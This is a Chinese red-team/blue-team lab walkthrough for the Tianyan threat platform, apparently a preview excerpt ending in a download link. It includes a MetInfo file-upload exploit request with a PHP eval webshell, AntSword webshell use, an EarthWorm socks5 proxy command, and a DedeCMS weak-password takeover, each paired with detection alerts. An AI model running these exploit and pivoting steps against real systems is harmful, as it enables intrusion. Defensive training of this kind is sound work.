

# 天眼平台场景二



2021-04-11

# 目录


1.场景介绍

2.实验步骤



# 场景介绍

现有某公司的web服务器对外开放，攻击者通过入侵web服务器建立socks5代理入侵到办公区的网络，通过办公区继续建立代理构建代理连从而入侵到核心系统



# 场景介绍

## 攻击流程图

DMZ网络入侵

通过入侵web服务器建立socks5代理入侵到办公网络

办公网络入侵

在办公网络进行扫描建立代理链入侵办公核心系统

核心网络入侵

核心系统存在webllogic等反序列化漏洞

# DMZ区域入侵

攻击-使用御剑进行目录扫描、nmap进行端口扫描

《想念初恋》御剑后台扫描工具 珍藏版 By:御剑孤独 QQ:343034656

域名: 192.168.93.131    开始扫描    停止扫描

线程: 20 (条 CPU核心 \* 5最佳)     DIR: 1164     ASPX: 84833     探测200  
 ASP: 71041     PHP: 38704     探测403  
超时: 3 (秒 超时的页面被丢弃)     MDB: 432     JSP: 631     探测3XX

扫描信息: 扫描完成...    扫描线程: 0    扫描速度: 0/秒

ID	地址	HTTP响应
1	http://192.168.93.131/phpinfo.php	200
2	http://192.168.93.131/PhpMyAdmin/	200
3	http://192.168.93.131/phpmyadmin/	200
4	http://192.168.93.131/l.php	200
5	http://192.168.93.131/phpmyadmin/db_create.php	200
6	http://192.168.93.131/metinfo/admin/Login/Login.php	200

```
root@kali:~# nmap -sS -P0 -sV -O 192.168.93.131
Starting Nmap 7.80 ( https://nmap.org ) at 2022-04-12 02:07 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
Nmap scan report for 192.168.93.131
Host is up (0.0013s latency).
Not shown: 989 closed ports
PORT      STATE SERVICE          VERSION
80/tcp    open  http             Apache httpd 2.4.23 ((Win32) OpenSSL/1.0.2j PH
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds    Microsoft Windows Server 2008 R2 - 2012 micros
3306/tcp   open  mysql            MySQL (unauthorized)
3389/tcp   open  ssl/ms-wbt-server?
49152/tcp open  msrpc            Microsoft Windows RPC
49153/tcp open  msrpc            Microsoft Windows RPC
49154/tcp open  msrpc            Microsoft Windows RPC
49160/tcp open  msrpc            Microsoft Windows RPC
49163/tcp open  msrpc            Microsoft Windows RPC
MAC Address: 00:0C:29:40:9C:0E (VMware)
Device type: general purpose|media device
Running: Microsoft Windows 2008|10|7|8.1, Microsoft embedded
OS CPE: cpe:/o:microsoft:windows_server_2008::sp2 cpe:/o:microsoft:windows_10 cpe
:/o:microsoft:windows_8.1
OS details: Microsoft Windows Server 2008 SP2, Microsoft Windows Server 2008 SP2
8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:
```

# DMZ区域入侵

## 防守-查看分析平台有目录探测和NMAP扫描行为

奇安信 日常学习 漏洞文库 vulfocus Shodan 搜索引擎 漏洞修复 bash 5.1、常用辅助类 6.7.1、快速使用 ajax 拼url地址,真...

奇安信网神 监测中心 威胁感知 分析中心 响应处置 资产感知 报表报告 更多 全局导航

告警列表 威胁感知 > 告警列表 > 流量传感器 自 最近30天 | 刷新间隔: 不刷新 | 添加

共计 2.00K 条告警 | 危急: 581条 | 高危: 930条 | 中危: 348条 | 低危: 137条 | 未读告警: 1.56K条

事件提交 自定义标签 标记已读 标记未读 ... 导出

<input type="checkbox"/>	最近发生时间	受害IP	攻击IP	资产IP	告警类型	威胁名称	攻击结果	威胁级别	次数	告警标签	操作
<input type="checkbox"/>	2022-04-12 14:10:24	192.168.93.131	192.168.93.1	192.168.93.131	【攻击利用】信息泄露	发现敏感目录/文件探测行为	失败	低危	502		详情 处置 加白
<input type="checkbox"/>	2022-04-12 14:10:24	192.168.93.131	192.168.93.1	192.168.93.131	【拒绝服务】其他拒绝...	ACK_FLOOD	企查	高危	3		详情 处置 加白
<input type="checkbox"/>	2022-04-12 14:10:20	192.168.93.131	192.168.93.1	192.168.93.131	【拒绝服务】其他拒绝...	ACK_FIN_FLOOD	企查	高危	2		详情 处置 加白
<input type="checkbox"/>	2022-04-12 14:10:20	82.157.58.139	192.168.93.131	192.168.93.131	【拒绝服务】其他拒绝...	ACK_FLOOD	企查	高危	1		详情 处置 加白
<input type="checkbox"/>	2022-04-12 14:10:19	192.168.93.131	82.157.58.139	192.168.93.131	【拒绝服务】其他拒绝...	ACK_FLOOD	企查	高危	2		详情 处置 加白
<input type="checkbox"/>	2022-04-12 14:10:13	192.168.93.131	192.168.93.132	192.168.93.131	【拒绝服务】其他拒绝...	ACK_FLOOD	企查	高危	2		详情 处置 加白
<input type="checkbox"/>	2022-04-12 14:10:12	192.168.93.131	192.168.93.1	192.168.93.131	【拒绝服务】其他拒绝...	http flood	企查	中危	4		详情 处置 加白
<input type="checkbox"/>	2022-04-12 14:10:10	192.168.93.131	192.168.93.132	192.168.93.131	【侦察】网络扫描	发现黑客工具Nmap扫描行为	失败	高危	2		详情 处置 加白
<input type="checkbox"/>	2022-04-12 14:10:09	192.168.93.131	192.168.93.132	192.168.93.131	【攻击利用】信息泄露	发现Web服务探测行为	企查	低危	2		详情 处置 加白
<input type="checkbox"/>	2022-04-12 14:10:09	192.168.93.132	192.168.93.131	192.168.93.132	【侦察】端口扫描	Generic_scan	企查	高危	5		详情 处置 加白
<input type="checkbox"/>	2022-04-12 14:10:09	192.168.93.131	192.168.93.132	192.168.93.131	【攻击利用】信息泄露	发现NMAP探测行为 (RDP)	企查	中危	2		详情 处置 加白
<input type="checkbox"/>	2022-04-12 14:10:09	192.168.93.132	192.168.93.131	192.168.93.132	【拒绝服务】其他拒绝...	ACK_FLOOD	企查	高危	2		详情 处置 加白

# DMZ区域入侵

攻击-发现其使用metinfo框架，使用历史poc对服务器进行文件上传

The screenshot displays the network tab of a web browser's developer tools, showing an HTTP request and its corresponding response.

**Request:**

```
1 POST /admin/index.php?c=uploadify&m=include&a=douping&lang=cn&data_key=undefined&lang=cn&
  savepath=a.php%80\..\1.jpg HTTP/1.1
2 Host: 192.168.244.128
3 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryycZOB80Fe09WeWg1
4 Content-Length: 209
5
6 -----WebKitFormBoundaryycZOB80Fe09WeWg1
7 Content-Disposition: form-data; name="file"; filename="a.jpg"
8 Content-Type: image/gif
9
10 <?php echo eval($_POST['cmd'])?>
11 -----WebKitFormBoundaryycZOB80Fe09WeWg1--
```

**Response:**


```
1 HTTP/1.1 200 OK
2 Date: Tue, 12 Apr 2022 12:18:41 GMT
3 Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j mod_fcgid/2.3.9
4 X-Powered-By: PHP/5.3.29
5 Content-Type: text/html; charset=utf-8
6 Content-Length: 169
7
8 {"error": "0", "path": "upload/a.php \\..\1.jpg\1649766618.jpg", "original": "..\upload\a.php \\..\1.jpg\
  /1649766618.jpg", "name": "1649766618.jpg", "x": "", "y": ""}
```

Red boxes in the original image highlight the payload in the request (line 10) and the path in the response (line 8).



# DMZ区域入侵

攻击-蚁剑连接webshell进行命令执行和代理文件的上传



# DMZ区域入侵

防守-在天眼分析上传的文件和执行的命令

最近发生时间	受害IP	攻击IP	告警类型	威胁名称	攻击结果	威胁级别	次数	操作
2022-04-12 20:57:52	192.168.93.131	192.168.93.1	【网页漏洞利用】代码执行	PHP代码执行攻击(机器学习)	企图	高危	1	详情 加白
2022-04-12 20:57:52	192.168.93.131	192.168.93.1	【网页漏洞利用】代码执行	PHP代码执行漏洞(成功)(机器学习)	成功	危急	1	详情 加白
2022-04-12 20:57:51	192.168.93.131	192.168.93.1	【网络攻击】拒绝服务	ACK_FLOOD	企图	高危	4	详情 加白
2022-04-12 20:57:51	192.168.93.131	82.157.58.139	【网络攻击】拒绝服务	ACK_FLOOD	企图	高危	5	详情 加白
2022-04-12 20:57:51	192.168.93.131	192.168.93.1	【网页漏洞利用】webshell利用	发现利用中国蚁剑连接后门行为	企图	危急	1	详情 加白
2022-04-12 20:57:51	192.168.93.131	192.168.93.1	【网页漏洞利用】webshell利用	发现利用中国蚁剑连接后门行为(v2.1)	失败	危急	6	详情 加白
2022-04-12 20:57:51	192.168.93.131	192.168.93.1	【网页漏洞利用】命令执行	发现隐匿命令执行攻击行为	成功	危急	1	详情 加白
2022-04-12 20:57:51	192.168.93.131	192.168.93.1	【网页漏洞利用】webshell利用	发现利用中国蚁剑连接后门行为 (企图)	企图	高危	1	详情 加白

连接特定的 DNS 后缀 .....: localdomain

本地链接 IPv6 地址 .....: fe80::38b4:3112:feab:bc4e%12

IPv4 地址 .....: 192.168.93.131


子网掩码 .....: 255.255.255.0

默认网关 .....: 192.168.93.2

# DMZ区域入侵

攻击-使用socks5代理将流量代理出来

```
C:\phpstudy1\WWW\ew-master\ew-master> ew_for_Win.exe -s ssocksd -l 8888
```



# DMZ区域入侵

**防守**-在天眼看到攻击者使用socks5代理，分析代理端口,并且在服务器进行排查

<input type="checkbox"/>	2022-04-13 11:09:51	192.168.93.140	192.168.93.131	【网络攻击】其他	发现使用Socks代理	成功	中危	2	<a href="#">详情</a>   <a href="#">加白</a>
<input type="checkbox"/>	2022-04-13 11:09:51	192.168.93.131	192.168.93.140	【网络攻击】黑市工具	发现黑客工具-EarthWorm内网穿透工具	失败	高危	2	<a href="#">详情</a>   <a href="#">加白</a>

```
TCP 192.168.93.131:139 0.0.0.0:0 LISTENING 4
TCP 192.168.93.131:8888 192.168.93.140:49187 TIME_WAIT 0
TCP 192.168.93.131:8888 192.168.93.140:49190 TIME_WAIT 0
TCP 192.168.93.131:8888 192.168.93.140:49193 TIME_WAIT 0
TCP 192.168.93.131:8888 192.168.93.140:49196 ESTABLISHED 3460
TCP 192.168.93.131:8888 192.168.93.140:49199 TIME_WAIT 0
TCP 192.168.93.131:8888 192.168.93.140:49202 TIME_WAIT 0
TCP 192.168.93.131:8888 192.168.93.140:49205 TIME_WAIT 0
TCP 192.168.93.131:49486 82.157.58.139:7902 CLOSE_WAIT 1204
TCP 192.168.93.131:49748 82.157.58.139:443 TIME_WAIT 0
TCP 192.168.93.131:49751 82.157.58.139:443 TIME_WAIT 0
TCP 192.168.93.131:49752 82.157.58.139:443 TIME_WAIT 0
TCP 192.168.93.131:49753 82.157.58.139:443 TIME_WAIT 0
TCP 192.168.93.131:49754 82.157.58.139:443 TIME_WAIT 0
TCP 192.168.93.131:49755 82.157.58.139:443 TIME_WAIT 0
TCP 192.168.93.131:49756 82.157.58.139:443 TIME_WAIT 0
```

# 办公区域入侵

攻击-首先在内网进行一个扫描发现办公区区域存活的机器有哪些,可以看到10.10.10.50存活并且开放80端口



# 办公区域入侵

攻击-访问发现是dede，使用弱口令进行后台登录并且上传webshell



# 办公区域入侵

防守-在天眼发现dede弱口令登录，并且发现一句话木马上传

<input type="checkbox"/>	最近发生时间	受害IP	攻击IP	告警类型	威胁名称	攻击结果	威胁级别	次数	操作
<input type="checkbox"/>	2022-04-13 11:48:09	10.10.10.50	10.10.10.90	【网页漏洞利用】其他	发现明文口令传输	成功	中危	2	详情 加白
<input type="checkbox"/>	2022-04-13 11:48:09	10.10.10.50	10.10.10.90	【网页漏洞利用】弱口令	Dedecms系统弱口令登录	成功	高危	2	详情 加白
<input type="checkbox"/>	2022-04-13 11:48:09	192.168.93.131	192.168.93.140	【网页漏洞利用】其他	发现明文口令传输	成功	中危	2	详情 加白
<input type="checkbox"/>	2022-04-13 11:48:09	192.168.93.131	192.168.93.140	【网页漏洞利用】弱口令	Dedecms系统弱口令登录	成功	高危	2	详情 加白
<input type="checkbox"/>	2022-04-13 11:48:09	10.10.10.50	10.10.10.90	【网页漏洞利用】弱口令	Web弱口令登录	成功	高危	2	详情 加白
<input type="checkbox"/>	2022-04-13 11:48:09	192.168.93.131	192.168.93.140	【网页漏洞利用】弱口令	Web弱口令登录	成功	高危	2	详情 加白

<input type="checkbox"/>	2022-04-13 11:45:29	10.10.10.50	10.10.10.90	【webshell上传】后门上传程序	发现PHP后门文件 (机器学习)	企图	危急	1	详情 加白
<input type="checkbox"/>	2022-04-13 11:45:29	10.10.10.50	10.10.10.90	【webshell上传】中国菜刀变形	中国菜刀变形A	企图	危急	1	详情 加白
<input type="checkbox"/>	2022-04-13 11:45:29	192.168.93.131	192.168.93.140	【webshell上传】后门上传程序	发现PHP后门文件 (机器学习)	企图	危急	1	详情 加白
<input type="checkbox"/>	2022-04-13 11:45:29	192.168.93.131	192.168.93.140	【webshell上传】中国菜刀变形	中国菜刀变形A	企图	危急	1	详情 加白

以上内容仅为本文档的试下载部分，为可阅读页数的一半内容。如要下载或阅读全文，请访问：  
<https://d.book118.com/156052151011010121>